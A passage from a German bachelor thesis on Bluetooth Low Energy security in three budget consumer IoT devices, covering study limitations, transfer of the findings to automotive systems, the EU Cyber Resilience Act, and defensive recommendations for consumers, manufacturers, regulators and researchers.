Die **Drei-Geräte-Stichprobe** dieser Arbeit bietet **unzureichende statistische Aussagekraft** für Generalisierung. Während Befunde mit großangelegten Studien übereinstimmen, kann die Stichprobe keine Populations-Parameter oder Konfidenzintervalle etablieren. Die durchgängig fehlende Authentifizierung (3/3 Geräte) könnte eine Selektionsverzerrung hin zu Budget-Geräten reflektieren, obwohl Airoha-RACE-Schwachstellen in Premium-Marken diese Sorge relativieren [Hei25a].

Eine weitere methodische Einschränkung betrifft den **fehlenden sicheren Kontrollfall**. Während der Geräteauswahl wurde das Xiaomi Mi Band aufgrund seiner als vergleichsweise hoch eingeschätzten Sicherheitsreife ausgeschlossen, da der Fokus dieser Arbeit auf der Schwachstellenanalyse liegt, nicht auf einem vergleichenden Sicherheitsbenchmark. Dies birgt das Risiko eines *Confirmation Bias*: Durch die ausschließliche Auswahl von Geräten, bei denen Schwachstellen erwartet wurden, fehlt ein Kontrollfall, der zeigen könnte, dass bestimmte Hersteller BLE-Sicherheit durchaus adäquat implementieren. Die Einbeziehung eines solchen Geräts hätte die Aussagekraft der identifizierten Muster gestärkt, indem sie belegt hätte, dass die Defizite herstellerspezifisch und nicht BLE-inhärent sind. Das Zeitbudget einer Bachelorarbeit (ca. 3 Monate Bearbeitungszeit) limitierte jedoch den Umfang auf drei Geräte. Zukünftige Arbeiten sollten gezielt sichere Referenzgeräte einbeziehen, um die Trennschärfe zwischen Protokoll- und Implementierungsdefiziten zu erhöhen.

Die **Überrepräsentation von Budget-Geräten** (20–70 EUR Preisspanne) limitiert Anwendbarkeit auf Premium-, Industrial- oder Medical-IoT. Jedoch repräsentiert dieses Segment geschätzte **63% installierter Consumer-IoT-Geräte** [Int19], was es trotz niedrigerer Risiken pro Gerät zur politisch relevantesten Kategorie macht.

Die **statische Analysemethodik** erfasst nur App-seitige Schwachstellen, die in dekompiliertem Code sichtbar sind. Dynamische Code-Generierung, Laufzeit-Schlüsselableitung und Obfuskationstechniken mögen zusätzliche Sicherheitsmaßnahmen verschleiert haben – obwohl die entdeckten Schwachstellen dies unwahrscheinlich machen.

7.4.2 Scope-Limitationen

Ausschluss der Cloud-Backend-Analyse repräsentiert eine signifikante Lücke: Die unverschlüsselte BLE-Übertragung der Lebenlang-Waage könnte zu verschlüsseltem Cloud-Storage verbinden. Das Weglassen der Backend-Analyse schließt einen wesentlichen potenziellen Angriffsvektor (OWASP IoT Top 10 – I3: Insecure Web/Cloud Interface) [Mie18] aus, obwohl ein sicheres Backend die hier gefundenen zwingend lokalen Angriffsvektoren nicht mitigiert.

Firmware-Reverse-Engineering war außerhalb des Scope, was die Bewertung geräteseitiger Sicherheitsimplementierungen verhinderte. Der hardcodierte AES-Key der LED-Brille wurde in der Companion-App-Native-Library entdeckt. Ob die Gerätefirmware zusätzliche Schutzmaßnahmen implementiert, bleibt unbekannt.

Hardware-Angriffe (Seitenkanalanalyse, Fault-Injection) wurden ausgeschlossen trotz ihrer Relevanz für Geräte mit physischem Angreiferzugriff. Timing-Angriffe, Stromver-

brauchsanalyse oder elektromagnetische Emissionsanalyse könnten zusätzliche Schwachstellen offenlegen.

Die **zeitliche Begrenzung** ist bedeutsam: Firmware-Updates könnten entdeckte Schwachstellen beheben. Koordinierte Offenlegungsprozesse mit betroffenen Herstellern sind eingeleitet. Diese Arbeit erfasst eine Momentaufnahme statt einer Langzeitbetrachtung des Sicherheitsstatus.

7.4.3 Generalisierbarkeit

Die Übertragbarkeit auf andere Domänen variiert:

Consumer-IoT (andere Kategorien): Hohe Übertragbarkeit. Smart Locks, Fitness-Tracker und Smart-Home-Geräte teilen ähnliche Entwicklungs-Constraints (Budget, Time-to-Market, Skill-Gap). Studien bestätigen vergleichbare Schwachstellenmuster [Mie18].

Medical IoT: Partielle Übertragbarkeit. Medical Devices unterliegen Medical Device Regulation (MDR), die Security-Requirements beinhaltet. Jedoch dokumentieren Studien, dass regulatorische Rahmenbedingungen oft technologischen Entwicklungen hinterherhinken [Ull21]. Kontinuierliche Glukosemonitore und Insulinpumpen zeigten historisch vergleichbare BLE-Schwachstellen [U.S20].

Industrial IoT (IIoT): Limitierte Übertragbarkeit. IIoT operiert unter unterschiedlichen Threat-Models (Sabotage, Espionage) und Budget-Constraints. IEC 62443-Standards definieren Security-Levels, die Consumer-IoT fehlen [IEC21]. Jedoch teilen IIoT und Consumer-IoT supply-chain-basierte Schwachstellen, wie z.B. ein extrahierter Schlüssel, der alle weltweit vertriebenen Einheiten kompromittierbar macht, wenn dieselben billigen SoCs verwendet werden.

7.5 Übertragbarkeit auf Automotive

7.5.1 Ähnlichkeiten zu Automotive BLE-Implementierungen

Die Automotive-Industrie nutzt BLE extensiv für:

- **Digital-Key-Systeme:** Smartphone als Fahrzeugschlüssel [Car24]
- **Tire-Pressure-Monitoring-Systems (TPMS):**
  BLE-basierte Drucksensoren [Rou10]
- **Infotainment:** Phone-Pairing, Audio-Streaming

- **OEM-Apps:** Remote-Start, Klima-Vorkonditionierung, Fahrzeug-Lokalisierung

Die in dieser Arbeit identifizierten Schwachstellenmuster existieren in Automotive-Kontexten:

Just Works Pairing: Viele TPMS-Systeme nutzen Just Works ohne MITM-Schutz, da Sensoren keine I/O-Capabilities haben. Dies ermöglicht Spoofing-Angriffe, die falsche Druckwarnungen triggern könnten [Rou10].

Hardcodierte Keys: PerfektBlue-Forscher identifizierten hardcodierte Krypto-Material in BlueSDK, das in Automotive-Infotainment-Systemen mehrerer OEMs verwendet wird. „Viele OEMs waren sich nicht bewusst, dass sie“ vulnerable BlueSDK nutzen [Res24].

Supply-Chain-Vulnerabilities: Automotive BLE-Implementierungen stammen oft von Tier-1/Tier-2-Zulieferern (Bosch, Continental, Visteon), nicht von OEMs direkt. Dies schafft ähnliche Visibility- und Quality-Control-Challenges wie im Consumer-IoT [Ups24].

Tabelle 7.1 systematisiert die Übertragbarkeit der identifizierten Consumer-Schwachstellenmuster auf den Automotive-Kontext.

Tabelle 7.1: Mapping: Consumer-IoT-Schwachstellenmuster auf Automotive-BLE

Consumer-Muster	**Automotive-Äquivalent**	**Regulatorische Abdeckung**	**Risiko**
Fehlende Auth. (VULN-003, -008, -012)	TPMS ohne MITM-Schutz. OEM-Apps mit Just Works	ISO 21434 TARA. UN R155 Annex 5	Hoch
Hardcodierte Keys (VULN-001, -007)	BlueSDK-Schlüssel in Infotainment [Res24]	ISO 21434 Krypto-Anforderungen	Kritisch
Schwache Krypto (VULN-002, -006)	AES-ECB in Legacy-Infotainment	UN R155 Type Approval	Mittel
Fehlender Replay-Schutz (VULN-005, -009)	Relay-Angriffe auf Digital Key	CCC Digital Key 3.0 UWB-Ranging	Hoch
Unverschlüsselte Broadcasts (VULN-010)	TPMS-Klartext-Daten [Rou10]	Nicht reguliert (Reifendruck $\neq$ PII)	Gering

7.5.2 Unterschiede zu Consumer-IoT

Trotz technischer Ähnlichkeiten unterscheiden sich Automotive-Kontexte fundamental:

ISO 21434 – Road vehicles – Cybersecurity engineering: Seit August 2024 verpflichtend für neue Fahrzeugtypen [Int21, UNE21a]. Definiert Threat Analysis and Risk Assessment (TARA), Security Requirements, Security Testing und Incident-Response. Consumer-IoT hat kein vergleichbares Framework (bis CRA).

Zertifizierungsanforderungen: Automotive funktionale Safety (ISO 26262) [ISO18a] und Cybersecurity (ISO 21434) [Int21] erfordern externe Audits durch Drittanbieter. Consumer-IoT operiert(e) unter Selbstbewertung.

Lifecycle-Support: Automotive-OEMs garantieren typisch 10–15 Jahre Parts- und Software-Support [UNE21a]. Consumer-IoT-Support endet oft mit Produktions-EOL. Der untersuchte Smart-LED-Strip-Hersteller bietet keine öffentliche Firmware-Update-Policy.

Liability-Exposure: Automotive-Schwachstellen führen zu Product-Liability-Claims, Recalls (NHTSA in USA, KBA in Deutschland) [Mil15] und Reputationsschäden. Consumer-IoT-Hersteller hatten historisch minimale Liability.

7.5.3 Lessons Learned für Mercedes-Benz

Diese Arbeit identifiziert spezifische Handlungsempfehlungen für Mercedes-Benz im Kontext des Praxissemesters:

7.5.3.1 Zulieferer-Sicherheitsaudits

Empfehlung: Zulieferer-Audits sollten um dedizierte BLE-Sicherheitsbewertungskomponenten erweitert werden. Die PerfektBlue-BlueSDK-Schwachstelle zeigt, dass OEMs oft nicht wissen, welche Drittanbieter-Bibliotheken ihre Zulieferer verwenden.

Konkrete Maßnahmen:

- Software-Bill-of-Materials (SBOM) von BLE-Stack-Implementierungen einfordern
- Source-Code-Audits kritischer BLE-Komponenten durchführen
- Kontinuierliche Schwachstellenüberwachung für Drittanbieter-Abhängigkeiten implementieren

7.5.3.2 BLE-Sicherheitsrichtlinien für OEM-Apps

Empfehlung: Es sollten interne Richtlinien für sichere BLE-Implementierung in Mercedes Me / EQ Ready Apps entwickelt werden.

Konkrete Requirements:

- **Pairing:** Numeric Comparison oder Passkey Entry – niemals Just Works für kritische Funktionen (Remote-Start, Unlock)
- **Encryption:** LE Secure Connections (LESC) mandatory, AES-CCM mit Random-Nonces
- **Authorization:** GATT-Permissions (Authentication Required, Encryption Required) für alle Write-Operations
- **Key-Storage:** Hardware-Backed-Keystores (Android Keystore, iOS Secure Enclave) für BLE-Bonding-Keys

7.5.3.3 Penetration-Testing-Integration

Empfehlung: BLE-spezifisches Penetration-Testing sollte in Pre-Launch-Security-Reviews integriert werden.

Test-Cases basierend auf dieser Arbeit:

1. **Unauthorized-Connection-Test:** Verifikation, ob persistente GATT-Schreibzugriffe durch nicht-gepaarte Geräte möglich sind.
2. **Key-Extraction-Test:** Sind BLE-Keys mittels APK-Reverse-Engineering extrahierbar?
3. **Replay-Attack-Test:** Können abgefangene BLE-Pakete wiederholt werden?
4. **Downgrade-Attack-Test:** Kann Verbindung zu Legacy-Pairing (nicht LESC) gezwungen werden?

7.6 Zukünftige Entwicklungen

7.6.1 Strukturelle Zäsur: Der EU Cyber Resilience Act

Der EU Cyber Resilience Act (CRA), in Kraft seit dem 10. Dezember 2024, mit vollständiger Anwendung ab dem **11. Dezember 2027**, stellt die bislang ambitionierteste regulatorische Intervention dar [Eur24c]. Die zentralen Anforderungen adressieren direkt die in dieser Arbeit identifizierten Schwachstellen:

- **Security by Design:** Produkte müssen mit angemessener Cybersecurity designt sein
- **Schwachstellenmanagement:** Kontinuierliche Behandlung während des gesamten Produktlebenszyklus
- **Mindestens 5 Jahre Sicherheitsupdates** (oder erwartete Produktlebensdauer)
- **Software Bill of Materials (SBOM):** Adressiert mangelnde Transparenz in der Lieferkette
- **24-Stunden-Incident-Notification** für aktiv exploitierte Schwachstellen

Bußgelder erreichen **15 Millionen EUR oder 2,5% des weltweiten Umsatzes** [Eur24b], was erstmals ökonomische Anreize schafft, die den Kosten von Sicherheitsvorfällen vergleichbar sind. Jedoch zeigen Bereitschaftsdaten erhebliche Umsetzungsschwierigkeiten: Nur 12,3% der KMU (kleine und mittlere Unternehmen) sind sich des CRA bewusst (verglichen mit 83,5% der Großunternehmen) [Eur25a]. Die 20–70 EUR-Geräte dieser Studie stammen wahrscheinlich von Herstellern – insbesondere kleineren chinesischen OEMs –, die in diese unvorbereitete Kategorie fallen. Die Ergebnisse dieser Untersuchung stützen die These, dass die Eigenschaft „intelligent“ (im Sinne einer Vernetzung) bei Consumer-IoT-Produkten im Niedrigpreissegment oft zu Lasten der Cybersicherheit geht.

7.6.2 BLE 6.0 und Matter-Protokoll

Bluetooth 6.0 (August 2024) führt **Channel Sounding** für zentimeter-genaues Ranging mit eingebautem Relay-Attack-Schutz ein – vielversprechend für sichere Smart Locks. Die Spezifikation erfordert verschlüsselte ACL-Connection vor Channel Sounding, was Authentifizierung erzwingt [Blu24b]. Jedoch zeigen aktuelle Angriffe wie BLUFFS [Ant23], dass selbst bei verschlüsselten Verbindungen fundamentale Schwachstellen in der Forward Secrecy existieren können, was die Relevanz kontinuierlicher

Protokoll-Updates unterstreicht. *Für die im Rahmen dieser Arbeit untersuchten Geräte bleibt BLUFFS jedoch irrelevant, da keines LE Secure Connections (LESC) nutzt und somit die für den Angriff notwendige Forward Secrecy konzeptionell bereits fehlt.*

Das **Matter-Protokoll** (Version 1.4.2, August 2025) bietet standardisierte Sicherheit durch verpflichtende Verschlüsselung, zertifikatbasierte Geräteattestierung und SPAKE2+-basierte Authentifizierung [Con25b]. Jedoch identifizierten Forscher der KU Leuven **kryptographische Designfehler**, darunter entropiearme Passcodes, statische Salts und schwache PBKDF2-Parameter [Moo25a]. Matter stellt eine Verbesserung gegenüber proprietären BLE-Implementierungen wie den in dieser Arbeit analysierten dar, ist jedoch keine vollständige Lösung.

7.6.3 Post-Quantum-Cryptography-Challenge

Zukünftige Quantencomputer gefährden etablierte asymmetrische Kryptographieverfahren, was die Entwicklung quantenresistenter Algorithmen (Post-Quantum Cryptography, PQC) erforderlich macht. NIST finalisierte entsprechende PQC-Standards (ML-KEM/Kyber, ML-DSA/Dilithium) im August 2024 [Nat24b], jedoch stehen ressourcenbeschränkte IoT-Geräte vor fundamentalen Leistungsgrenzen. Die Implementierung von ML-DSA (Dilithium) – einem gitterbasierten Standardverfahren für digitale Signaturen – beansprucht beispielsweise **40–70 KB RAM** [pqm24], was die Speicherkapazitäten vieler heute in IoT-Geräten verbauter Mikrocontroller übersteigt. Altgeräte wie die getesteten können nicht auf PQC aktualisiert werden und bleiben potenziell auf unbestimmte Zeit verwundbar, sofern die Entwicklung des Quantencomputings fortschreitet [NIS24].

7.7 Zusammenfassung

Die in dieser Arbeit dokumentierten Schwachstellen – fehlende Authentifizierung, hardcodierte Schlüssel, schwache Verschlüsselung, ungeschützte Übertragung von Gesundheitsdaten – sind **Symptome statt Ursachen**. Die theoretische Einordnung, gestützt durch Sekundärliteratur, deutet auf ein Marktversagen als zugrundeliegende Dysfunktion hin: ökonomische Strukturen, die Unsicherheit profitabel und Sicherheit wettbewerbsnachteilig machen [Int19].

Technische Lösungen wie BLE 6.0 Channel Sounding, die Verbreitung des Matter-Protokolls und die Migration zu Post-Quanten-Kryptographie adressieren spezifische Schwachstellenklassen, nicht jedoch die Grundursachen. Die regulatorische Intervention durch den EU CRA stellt den bislang bedeutsamsten strukturellen Reformversuch dar [Eur24c] – einen fundamentalen Wandel der Herstelleranreize: Unternehmen wer-

den künftig gezwungen, die Kosten für eine unzureichende Cybersicherheit selbst zu tragen, anstatt das Risiko und die Schäden auf die Allgemeinheit sowie die Endnutzer abzuwälzen.

Der Erfolg hängt ab von der Durchsetzungseffektivität gegenüber globalen Lieferketten, der Umsetzungskapazität kleiner und mittlerer Unternehmen sowie dem Verbraucherbewusstsein, das Marktdruck ermöglicht. Die **Frist zur vollständigen Anwendung im Dezember 2027** schafft ein natürliches Experiment: ob verpflichtende Sicherheitsgrundlinien mit signifikanten Strafandrohungen einen Markt transformieren können, den freiwillige Standards und Verbraucherentscheidungen nachweislich nicht zu disziplinieren vermochten.

8 Handlungsempfehlungen

Basierend auf den in Kapitel 5 identifizierten Schwachstellen werden nachfolgend konkrete Maßnahmen für vier Stakeholder-Gruppen formuliert. Die Empfehlungen sind nach Umsetzbarkeit priorisiert (*Kurzfristig, Mittelfristig, Langfristig*) und adressieren insbesondere die drei systematischen Muster: fehlende Authentifizierung, schwache Kryptographie und hardcodierte Schlüssel. Der EU Cyber Resilience Act (CRA, vollständige Anwendung Dezember 2027) setzt hierfür eine verbindliche Deadline [Eur24d, Eur24c].

8.1 Empfehlungen für Verbraucher

Verbraucher können die identifizierten Schwachstellen nicht direkt beheben, da diese in Firmware und Protokollarchitektur verankert sind. Jedoch lassen sich Angriffsrisiken durch Netzwerksegmentierung, informierte Kaufentscheidungen und Wahrnehmung von Datenschutzrechten signifikant reduzieren.

Kurzfristige Maßnahmen – Netzwerksegmentierung: Die dokumentierten Angriffe (Replay, Unauthorized Control) setzen voraus, dass sich Angreifer im selben Netzwerksegment befinden. Ein dediziertes IoT-VLAN oder Guest-Network mit aktivierter Client-Isolation verhindert Lateral Movement von kompromittierten IoT-Geräten zu Computern und Smartphones. Nahezu alle modernen Router unterstützen diese Funktion nativ [BSI24]. *Praktischer Hinweis:* Während eine vollständige VLAN-Konfiguration (802.1Q-Tagging, Managed Switch, Firewall-Regeln) technisches Fachwissen erfordert, bieten gängige Consumer-Router (z. B. Fritz!Box, TP-Link, Netgear) vereinfachte Gastnetzwerk-Funktionen, die mit wenigen Klicks aktivierbar sind und bereits eine wirksame Isolierung erzielen.

Kurzfristige Maßnahmen – Informierte Kaufentscheidungen: Sicherheitslabel wie das UK PSTI Mark [UK 22] (verpflichtend seit April 2024), das BSI IT-Sicherheitskennzeichen [Bun24a] oder die Matter Certification [Con24] signalisieren Mindeststandards. Produkte ohne publizierten Sicherheitspatchzeitraum, ohne Vulnerability-Disclosure-Policy oder mit auffälligen App-Permissions (Kamera/Kontakte für reine BLE-Geräte) sind als Risiko zu bewerten. Mit Apps wie *nRF Connect for Mobile* lässt

sich zudem leicht prüfen, ob sensitive Characteristics ohne Authentifizierung (Status „Open“) zugänglich sind.

Kurzfristige Maßnahmen – DSGVO-Rechte nutzen: Die Lebenlang-Analyse belegt Verstöße gegen DSGVO Art. 32. Nutzer sollten nach Art. 15 Auskunft über Daten verlangen und nach Art. 17 Löschung beantragen. Bei fehlender Reaktion ist eine Beschwerde bei der Datenschutzbehörde der effektivste Weg zur Durchsetzung.

8.2 Empfehlungen für Hersteller

Der CRA schafft ab Dezember 2027 verbindliche Mindestanforderungen für alle Produkte mit digitalen Elementen [Eur24d]. Hersteller, die jetzt implementieren, sichern sich einen Wettbewerbsvorteil und vermeiden Last-Minute-Compliance-Kosten.

Kurzfristige Maßnahmen – Hardcodierte Schlüssel eliminieren: Kryptographisches Schlüsselmaterial darf niemals als statisches Byte-Array oder ASCII-String im Quellcode oder in Native Libraries gespeichert werden. Stattdessen sollten gerätespezifische Keys während des Manufacturing-Prozesses über ein Hardware Security Module (HSM) injiziert werden. BLE 4.2+ bietet mit LE Secure Connections und P-256-ECDH bereits eine standardkonforme Grundlage für Session-Key-Derivation [Blu24d]. Für Android-Apps sichert der Android Keystore mit `setIsStrongBoxBacked(true)` (Android 9+) Hardware-backed Key-Storage [App24]. Diese Maßnahme erfordert bei existierenden Produkten oft ein Firmware-Update (Over-the-Air, OTA). Da viele Budget-Geräte (20–70 EUR) jedoch keinen sicheren Bootloader-Support oder eine herstellerseitige Update-Infrastruktur besitzen, besteht das Risiko persistenter Schwachstellen („Wegwerf-IoT“).

Kurzfristige Maßnahmen – XOR durch AES (CCM/GCM) ersetzen: Die Strip-Schwachstelle (CVSS 8.3) resultiert aus zwei kombinierten Fehlern: Erstens wird der GATT-Kanal gar nicht verschlüsselt, zweitens verwendet der Advertisement-Kanal lediglich XOR-Obfuskation mit einem global identischen ASCII-Schlüssel. Als Minimum-Standard gilt die Aktivierung von LE Secure Connections (AES-128-CCM auf Link-Layer). Für zusätzliche Application-Layer-Sicherheit sollte AES-256-GCM mit zufälligen Nonces (CSPRNG) verwendet werden. Auf BLE-Link-Layer-Ebene ist zudem die Minimum Encryption Key Size gemäß Bluetooth-Spezifikation [Blu24d] auf 16 Byte zu erzwingen, da die Spezifikation technisch auch 7-Byte-Keys erlaubt.

Kurzfristige Maßnahmen – Authentifizierung implementieren: Just Works Pairing bietet keinen MITM-Schutz. Passkey Entry oder Numeric Comparison gemäß NIST [Pad17] sind für Consumer-Geräte geeignet. Zudem sollten GATT-Characteristics mit sensitiven Daten entsprechende Android-API-Konstanten (`PERMISSION_READ_`

`ENCRYPTED_MITM` und `PERMISSION_WRITE_ENCRYPTED_MITM`) gemäß GATT-Spezifikation [Blu24e] tragen, um verschlüsselte Verbindungen zu erzwingen.

Mittelfristig – CRA-Compliance-Roadmap: Drei Hauptanforderungen sind bis Dezember 2027 umzusetzen. Erstens ist eine öffentliche Vulnerability-Disclosure-Policy gemäß ISO/IEC 29147 und ein Security-Kontakt zu etablieren. Kritisch ausgenutzte Schwachstellen müssen gemäß CRA-Vorgaben [Eur24d] binnen 24 Stunden an ENISA gemeldet werden. Zweitens ist die Generierung einer Software Bill of Materials (SBOM) in den Build-Prozess zu integrieren. Tools wie Syft oder EMBA erzeugen SPDX/CycloneDX-konforme SBOMs automatisch aus Firmware-Binaries. Drittens sind Security-Update-Verpflichtungen über mindestens fünf Jahre zu dokumentieren und ressourcell zu unterlegen, inklusive eines definierten Patch-Delivery-Zeitraums (z. B. Critical: 7 Tage, High: 30 Tage) [Eur24d]. Verstöße gegen den CRA sind mit Bußgeldern bis 15 Mio. EUR oder 2,5 % des globalen Jahresumsatzes sanktioniert [Eur24b].

Langfristig – Zertifizierung und SDL: PSA Certified [PSA25] Level 1 (ca. 10.000–25.000 EUR) ist mit ETSI EN 303 645 [ETS20] und NIST 8259A [Fag20] abgestimmt. Matter Certification [Con25b] ist für Smart-Home-Geräte relevant (CSA-Membership ab 7.000 USD/Jahr) [Con24]. Security sollte per SDL (Threat-Modeling via OWASP Threat Dragon [OWA25a], Semgrep [Sem25] für BLE-Anti-Pattern) und externe Pentests (15.000–50.000 EUR) integriert werden.

8.3 Empfehlungen für Regulatoren

CRA-Enforcement erfordert risikoorientierte Ressourcenallokation. Die dokumentierten DSGVO-Artikel-9-Verstöße (Lebenlang-Waage) zeigen eine bestehende Enforcement-Lücke, die durch Koordination zwischen Datenschutzbehörden und Marktüberwachungsbehörden geschlossen werden muss.

Kurzfristige Maßnahmen – Risikoklassen nutzen: Der CRA kategorisiert 90 % der Produkte für Self-Assessment [Eur24d]. Enforcement-Ressourcen sollten auf „Important Class II“, „Critical“ und Health-IoT (DSGVO Art. 9) fokussieren. Kriterien sind Produktrisiko, Marktvolumen und Compliance-Historie. Tabelle 8.1 ordnet die drei untersuchten Geräte den CRA-Risikoklassen zu.

Mittelfristig – Cross-Border-Enforcement über Importer-Haftung: Die Strip- und Lebenlang-Analyse zeigen das klassische Problem chinesischer Hersteller ohne EU-Niederlassung. Der CRA macht Importeure und Distributoren für die Compliance haftbar. Produkte, die unter dem Namen des Importeurs vermarktet werden, unterliegen Herstellerpflichten [Eur24a]. Ab Dezember 2027 dürfen Produkte ohne gültiges CE-

Tabelle 8.1: CRA-Risikoklassifikation der untersuchten Geräte gemäß CRA-Anhängen III und IV (Annex III listet „Important"-Produkte mit erhöhten Anforderungen, Annex IV „Critical"-Produkte mit verpflichtender Drittanbieter-Zertifizierung)

Gerät	CRA-Klasse	Begründung
LED-Brille	Default (Self-Assessment)	Kein netzwerkfähiges Gerät im engeren Sinne. Keine Verarbeitung besonderer Datenkategorien
Smart-LED-Strip	Default (Self-Assessment)	Smart-Home-Beleuchtung ohne kritische Funktion. Keine Annex-III-Kategorie einschlägig
Körperwaage	Important Class I (potenziell)	Verarbeitung von Gesundheitsdaten (Art. 9 DSGVO). Annex III Nr. 15 umfasst IoT-Geräte mit Gesundheitsfunktion. Drittanbieter-Konformitätsbewertung erforderlich

Zeichen nicht mehr legal in der EU verkauft werden. Zollbehörden können technische Dokumentation, SBOM und Vulnerability-Disclosure-Policy bei der Einfuhr einfordern.

Mittelfristig – DSGVO-CRA-Koordination: Die DSGVO-Enforcement zielt auf Datenverantwortliche, nicht auf Gerätehersteller. Für Health-IoT, das besondere Datenkategorien verarbeitet, sollten Datenschutzbehörden und Marktüberwachungsbehörden gemeinsame Untersuchungen koordinieren. Der CRA verknüpft explizit Noncompliance bei personenbezogenen Daten mit DSGVO-Bußgeldrahmen. Proaktive BLE-Scanning-Programme (analog zum BSI-Shodan für IP-Infrastruktur) könnten systematisch Geräte mit unverschlüsselter Gesundheitsdaten-Übertragung im öffentlichen Raum identifizieren.

Langfristig – Internationale Harmonisierung und Security-Labels: Mutual Recognition Agreements (MRAs) reduzieren den Compliance-Aufwand für Hersteller und beschleunigen Markteinführungen. Singapur hat beispielsweise bereits MRAs [Sin25] mit dem UK und Deutschland etabliert. Als EU-Gegenmaßnahme empfiehlt sich die aktive Verhandlung von MRAs mit UK PSTI [UK 22] und US Cyber Trust Mark [U.S25] auf Basis von ETSI EN 303 645 als harmonisiertem Fundament. Ergänzend sollte die EU ein gestuftes Security-Label (vergleichbar Energieeffizienzklassen) entwickeln, das anhand von Verschlüsselungsniveau, Authentifizierungsmethode, Update-Verpflichtungsdauer und Reaktionszeit bei Schwachstellen bewertet.

8.4 Empfehlungen für die Forschung

Die vorliegende Arbeit analysierte drei Geräte mit begrenzter Stichprobengröße. Skalierbare Methoden und neue Protokoll-Domänen bieten hochwirksame Forschungsfelder.

Automatisierte Großskalenanalyse: Frameworks wie MobSF [Abr25] ermöglichen die Analyse tausender APKs via REST-API. Eine Pipeline zur Prüfung auf hardcodierte Credentials und Protokollschwächen könnte die Marktrelevanz der gefundenen Lücken quantifizieren. Transfer-Learning-Ansätze erreichen hierbei Erkennungsraten von über 98 % [Wan24].

iOS-App-Analyse: Die Untersuchung von iOS-Apps (via Frida [Fri25], Ghidra, Corellium [Cor25]) bietet hohes Potenzial. Ein Vergleich mit Android könnte zeigen, ob Apples restriktiveres Review-Modell zu einer messbar besseren Security-Baseline führt.

Matter-Protocol-Security: Schwachstellen in Matter-Key-Exchange-Protokollen (PASE/CASE) [Moo25a] verdeutlichen den Bedarf an Analysen des neuen Standards [Con25b]. Besonders Cross-Protocol-Angriffe auf hybriden Geräten (BLE, Wi-Fi, Thread) sind ein kritisches Forschungsfeld.

BLE 6.0 Channel Sounding: Der neue Standard ermöglicht präzises Ranging (0,3–1 m) für Secure Distance Bounding [Blu24c]. Erste Chipsets müssen auf Relay-Attack-Resistenz und Side-Channel-Schwachstellen geprüft werden.

Disclosure-Kalibrierung: Die 90-Tage-Frist (Project Zero [Goo23]) ist für kleine IoT-Hersteller oft zu kurz. Ein gestuftes Modell (Acknowledge 30d, Patch 90d, Disclosure 180d) wäre für Hardware-Lücken angemessener. Ein IoT-CERT nach Vorbild des CERT/CC [CER24] könnte die Koordination zentralisieren.

8.5 Zusammenfassung und Priorisierung

Abbildung 8.3 priorisiert die Herstellerempfehlungen nach Aufwand und Sicherheitsgewinn. *Quick Wins* (hoher Impact bei geringem Aufwand) sollten sofort umgesetzt werden.

Konkurrierende Regularien wie UK PSTI [UK 22], US Cyber Trust Mark und EU CRA [Eur24d] schaffen ein Momentum für IoT-Sicherheit. Hersteller mit Fokus auf Security-by-Design gewinnen Wettbewerbsvorteile, während Verbraucher durch Netzwerksegmentierung ihr Risiko sofort minimieren können.

Tabelle 8.2: Priorisierte Maßnahmenübersicht nach Stakeholder

Zeithorizont	Stakeholder	Maßnahme	Impact
Kurzfristig	Verbraucher	IoT-Netzwerksegmentierung	Hoch
Kurzfristig	Verbraucher	Security-Labels bei Kauf prüfen	Mittel
Kurzfristig	Verbraucher	DSGVO-Löschrechte einfordern	Mittel
Kurzfristig	Hersteller	Hardcodierte Keys eliminieren	Hoch
Kurzfristig	Hersteller	XOR durch AES (CCM/GCM) ersetzen	Hoch
Kurzfristig	Hersteller	Authentifizierung implementieren	Hoch
Kurzfristig	Regulatoren	Health-IoT priorisieren	Hoch
Kurzfristig	Forschung	Disclosure-Policies kalibrieren	Mittel
Mittelfristig	Hersteller	CRA-Compliance (SBOM, VDP, OTA)	Hoch
Mittelfristig	Regulatoren	Importer-Haftung durchsetzen	Hoch
Mittelfristig	Regulatoren	DPA-CRA-Koordination	Hoch
Mittelfristig	Forschung	Automatisierte Großskalenanalyse	Hoch
Langfristig	Hersteller	Zertifizierung (PSA, Matter)	Mittel
Langfristig	Hersteller	SDL (Threat-Modeling, Pentest)	Hoch
Langfristig	Regulatoren	Internat. Harmonisierung	Mittel
Langfristig	Regulatoren	Gestuftes Security-Label	Mittel
Langfristig	Forschung	BLE 6.0 Channel-Sounding-Analyse	Mittel
Langfristig	Hersteller	Update-Infrastruktur (OTA) sicherstellen	Hoch

Tabelle 8.3: Herstellerempfehlungen: Implementierungsaufwand vs. Sicherheitsgewinn

Maßnahme	Aufwand	Impact	Kategorie
LE Secure Connections aktivieren	Gering	Hoch	Quick Win
Min. Encryption Key Size = 16 Byte	Gering	Mittel	Quick Win
GATT-Permissions verschärfen	Gering	Hoch	Quick Win
Hardcodierte Keys eliminieren (HSM)	Mittel	Hoch	Prioritär
XOR → AES-GCM ersetzen	Mittel	Hoch	Prioritär
VDP + SBOM (CRA-Compliance)	Mittel	Mittel	Pflicht (2027)
OTA-Update-Infrastruktur	Hoch	Hoch	Strategisch
PSA/Matter-Zertifizierung	Hoch	Mittel	Langfristig
SDL-Integration (Pentest, SAST)	Hoch	Hoch	Langfristig

9 Zusammenfassung und Ausblick

Diese Arbeit untersuchte die Sicherheit von Bluetooth Low Energy (BLE) in Consumer-IoT-Geräten durch systematische Analyse dreier kommerzieller Produkte: LED-Brille „Sonhomay LED Glasses“, Smart-LED-Strip (`wl.smartled`) und Lebenlang Digital Smart Scale. Die Ergebnisse offenbaren fundamentale Sicherheitsdefizite, die nicht isolierte Implementierungsfehler darstellen, sondern kompatibel mit den von der Internet Society [Int19] beschriebenen strukturellen Marktversagen im Consumer-IoT-Segment sind.

9.1 Zusammenfassung der Ergebnisse

Die Analyse mittels eines strukturierten 5-Phasen-Frameworks (APK-Dekompilierung, BLE-Traffic-Capture, Reverse Engineering nativer Bibliotheken, Protokollrekonstruktion, PoC-Entwicklung) identifizierte **13 Schwachstellen** mit CVSS-Scores [FIR19] von 4,3 (MEDIUM) bis 8,3 (HIGH):

Wiederkehrende Sicherheitsmängel in der Stichprobe:

- **Fehlende Authentifizierung (3 von 3 Geräten):** Alle drei untersuchten Geräte akzeptieren BLE-Commands ohne Verifikation der Sender-Identität, ermöglichend triviale Replay-Angriffe und Unauthorized-Device-Control
